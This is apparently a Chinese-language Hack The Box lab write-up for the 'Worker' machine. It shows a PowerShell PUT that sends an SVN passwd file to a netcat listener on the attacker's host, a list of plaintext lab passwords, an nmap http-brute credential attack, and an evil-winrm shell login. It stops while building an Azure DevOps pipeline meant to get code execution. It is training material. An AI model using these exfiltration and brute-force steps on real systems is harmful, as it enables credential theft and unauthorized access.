


```
Desktop  Documents  Downloads  hackthebox  Music  Pictures  Public  Templates
  tools  Videos  work

┌──(root💀 kali)-[/home/x]
└─# cd Downloads

┌──(root💀 kali)-[/home/x/Downloads]
└─# ;s
zsh: command not found: s

┌──(root💀 kali)-[/home/x/Downloads]
└─# ls                                                                   127 ×
AntSword-Loader-v4.0.3-linux-x64  AntSword-Loader-v4.0.3-linux-x64.zip

┌──(root💀 kali)-[/home/x/Downloads]
└─# nc.traditional -lvnp 1337 > passwd
listening on [any] 1337 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.203] 50797
```

```
┌──(x㉿kali)-[~/Downloads]
└─$ tail -f passwd
PUT /passwd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; sv-SE) WindowsPowerShe
ll/5.1.17763.1007
Host: 10.10.14.9:1337
Content-Length: 984
Expect: 100-continue
Connection: Keep-Alive

### This file is an example password file for svnserve. ### Its format is si
milar to that of svnserve.conf. As shown in the ### example below it contain
s one section labelled [users]. ### The name and password for each user foll
ow, one account per line.  [users] nathen = wendel98 nichin = fqerfqerf nich
in = asifhiefh noahip = player nuahip = wkjdnw oakhol = bxwdjhcue owehol = s
upersecret paihol = painfulcode parhol = gitcommit pathop = iliketomoveit pa
uhor = nowayjose payhos = icanjive perhou = elvisisalive peyhou = ineedvacat
ion phihou = pokemon quehub = pickme quihud = kindasecure rachul = guesswho
raehun = idontknow ramhun = thisis ranhut = getting rebhyd = rediculous reei
nc = iagree reeing = tosomepoint reiing = isthisenough renipr = dummy rhiire
 = users riairv = canyou ricisa = seewhich robish = onesare robisl = wolves1
1 robive = andwhich ronkay = onesare rubkei = the rupkel = sheeps ryakel = i
mtired sabken = drjones samken = aqua sapket = hamburger sarkil = friday
```


```
-ar---        2020-06-20     11:29              2 format
-a----        2020-06-20     11:29            251 README.txt


PS W:\svnrepos\www> ls


    Directory: W:\svnrepos\www


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2020-06-20     15:30                conf
d-----        2020-06-20     15:52                db
d-----        2020-06-20     11:29                hooks
d-----        2020-06-20     11:29                locks
-ar---        2020-06-20     11:29              2 format
-a----        2020-06-20     11:29            251 README.txt


PS W:\svnrepos\www> cd conf
ls
PS W:\svnrepos\www\conf>

    Directory: W:\svnrepos\www\conf


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2020-06-20     11:29           1112 authz
-a----        2020-06-20     11:29            904 hooks-env.tmpl
-a----        2020-06-20     15:27           1031 passwd
-a----        2020-04-04     20:51           4454 svnserve.conf


PS W:\svnrepos\www\conf> $body = Get-Content passwd
PS W:\svnrepos\www\conf> Invoke-RestMethod -Uri http://10.10.14.9:1337/passwd -Method PUT -Body $body
```

将用户名和密码分离出来并去重，使用 nmap 的脚本进行爆破。https://nmap.org/nsedoc/scripts/http-brute.html 这是是我在搜索 ntlm authentication 时找到的，用起来好像还行。



```
┌──(x㉿kali)-[~/hackthebox/Worker]
└─$ nmap -v -p80 --script http-brute --script-args userdb=./uniq_user.txt,passdb=./uniq_passwd.txt devops.worker.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-03 02:01 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:01
Completed NSE at 02:01, 0.00s elapsed
Initiating Ping Scan at 02:01
Scanning devops.worker.htb (10.10.10.203) [2 ports]
Completed Ping Scan at 02:01, 0.31s elapsed (1 total hosts)
Initiating Connect Scan at 02:01
Scanning devops.worker.htb (10.10.10.203) [1 port]
Discovered open port 80/tcp on 10.10.10.203
Completed Connect Scan at 02:01, 0.61s elapsed (1 total ports)
NSE: Script scanning 10.10.10.203.
Initiating NSE at 02:01
NSE Timing: About 4.76% done; ETC: 03:07 (1:02:40 remaining)
Completed NSE at 02:04, 196.10s elapsed
Nmap scan report for devops.worker.htb (10.10.10.203)
Host is up (0.35s latency).
rDNS record for 10.10.10.203: worker.htb

PORT   STATE SERVICE
80/tcp open  http
| http-brute:
|   Accounts:
|     nathen:wendel98 - Valid credentials
|     robisl:wolves11 - Valid credentials
|_  Statistics: Performed 1560 guesses in 193 seconds, average tps: 7.8

NSE: Script Post-scanning.
Initiating NSE at 02:04
Completed NSE at 02:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 197.33 seconds
```

使用 evil-winrm 成功获取一个反弹shell




```
Error: Exiting with code 1

┌──(root💀kali)-[/home/x/hackthebox/Worker]
└─# evil-winrm -u robisl -p wolves11 -i 10.10.10.203

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> 
```

获取 root flag

接着用 `ls -force` 翻了半天，啥收获没有。准备传 winPEAS 的时候，想想登录下 azure devops 试试。 发现新的项目 PartsUnlimited

这里我查了好久的资料，翻车了好久，直到我重置了靶机一切才正常...


通过搜索文档和使用 jenkins 的经验，这里应该是需要使用 pipeline 去获取shell，部署脚本中是可以直接编写shell的，比如我在公司项目中写的发布脚本：



```
→ head -n 100 Jenkinsfile/Jenkinsfile-pro
#!/usr/bin/env groovy


def sshagentCommand(command) {
    // "ssh -o StrictHostKeyChecking=no -l <user_name> <ip_address_of_the_server_you_are_connecting_to> $
    sh "ssh -o StrictHostKeyChecking=no -l j[redacted] '${command}'"
}

pipeline {
    agent {
        label '[redacted] [redacted]
    }
    options {
        timeout(time: 1, unit: 'HOURS')
    }

    environment {
        IMAGE_TAG = 'testing'
        FRONTEND_DIR = '/wwwroot/frontend/'
        BACKEND_DIR = '/wwwroot/backend/'
        ENV_BUILD = 'test:build'
    }

    stages {
        stage('测试部署') {
            when {
                branch 'develop'
            }
            environment {
                IMAGE_TAG = 'testing'
                ENV_BUILD = 'test:build'
            }
            steps {
                echo '==========组件更新开始=========='
                sh 'pwd'
                sh "cd `pwd`${FRONTEND_DIR} && cnpm install"
                script {
```

找到官方的脚本说明：https://docs.microsoft.com/en-us/azure/devops/pipelines/yaml-schema?view=azure-devops&tabs=schema%2Cparameter-schema

在 Steps 中是允许使用 powershell 的




PowerShell

The `powershell` keyword is a shortcut for the PowerShell task. The task runs a script in Windows PowerShell.

```yaml
steps:
- powershell: Write-Host Hello $(name)
  displayName: Say hello
  name: firstStep
  workingDirectory: $(build.sourcesDirectory)
  failOnStderr: true
  env:
    name: Microsoft
```

OK，开始新建管道... 为啥这翻译是叫管道我也挺好奇的。


所以整个工作流程类似是这样子的：



Multistage pipeline (yaml), 2 stages:
- Build (build, tag and push)
- Release (rolling update of container image)

Azure VM with Docker/Docker Compose installed.

进入 `Pipelines` 新建管道，选择 `Azure Repos Git`



新建管道

你的代码在哪里？

其他 Git
任何通用 Git 存储库


Azure Repos Git YAML
免费专用 Git 存储库、拉取请求和代码搜索

GitHub Enterprise Server YAML
GitHub Enterprise 的自承载版本

Subversion
Apache 提供的集中式版本控制

使用经典编辑器，创建没有 YAML 的管道。


选择代码仓库：



新建管道

选择存储库

配置这里选择 `初学者管道` ，也就是一个最基本的 yaml 配置文件



生成使用 Angular 的 Node.js 项目。


现有 Azure Pipelines YAML 文件
在该存储库的任何分支中选择 Azure Pipelines YAML 文件。

初学者管道
从能够自定义以生成和部署代码的最小管道开始。

使用 GCC 生成 C/C++
使用 make 通过 GCC 生成 C/C++ 项目。

使用 Grunt 生成 Node.js

默认的内容：



